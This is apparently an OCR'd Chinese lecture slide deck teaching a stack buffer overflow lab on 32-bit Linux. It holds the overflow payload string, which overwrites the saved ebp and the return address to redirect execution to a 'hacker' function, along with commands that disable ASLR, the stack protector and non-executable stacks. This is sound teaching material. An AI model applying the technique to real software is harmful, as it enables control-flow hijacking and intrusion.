


栈



a1
b
outputs
hacker
call
ret
leave
ret
ffffde38H
ffffde1cH
08048460H
Hacker的首地址
ebp
ffffde18H
ffffde38H
ebp旧值
61626364H
abcdH
61626364H
abcdH
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde00H
30313233H
0123H
main
outputs
栈




执行outputs中leave指令前的栈帧结构




执行outputs的ret指令后的栈帧结构




执行hacker的前3条指令后的栈帧结构



4(%ebp)单元是hacker的返回地址




```
char code[]=
 "0123456789abcdef"
 "abcdabcd"
 "\x38\xde\xff\xff"
 "\x60\x84\x04\x08"
 "\x9d\x84\x04\x08";
```



buffer需要写入的内容

缓冲区溢出

a2缓冲区溢出攻击程序的执行步骤:

1. 关闭栈随机化（只需要执行一次）

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. 编译程序，同时关闭栈溢出检测，生成32位应用程序，支持栈段可执行：

```
gcc -O0  -m32 -g -fno-stack-protector  -z execstack  -no-pie -fno-pic  a2.c -o a2
gcc -O0  -m32 -g -fno-stack-protector  -z execstack  -no-pie -fno-pic  b.c -o b
```

3. 反汇编并保存到文本文件

```
objdump -S a2 > a2.txt
objdump -S b > b.txt
```

4. 调试执行a2，完善a2.c中的code内容。

code的内容与计算机的编译环境有关，需要在自己计算机上调试信息确定。

5. 重新编译a2，修改填充的ebp值，要求与调试中b的main的ebp值一致。

6. 执行./a2，观察执行结果。

缓冲区溢出

code字符的确定与linux版本有关，因素包括：

1. buffer大小，根据buffe的定义
2. buffer与ebp旧值之间有多大间距，调试得到。
3. b的main的ebp值，调试得到。
4. hacaker过程的首地址，查看b反汇编代码得到。
5. 调用outputs的返回地址，查看b反汇编代码得到。
6. 计算机是小端方式。

```
char code[]=
 "0123456789abcdef"      //buffer不越界的字节内容
 "abcdabcd"              //buffer与ebp旧值之间需填充的内容
 "\x38\xde\xff\xff"      //b的main的ebp值
 "\x60\x84\x04\x08"      //hacker 首地址  0x08048460
 "\x9d\x84\x04\x08";     //outputs的返回地址  0x0x0804849d
```

谢谢！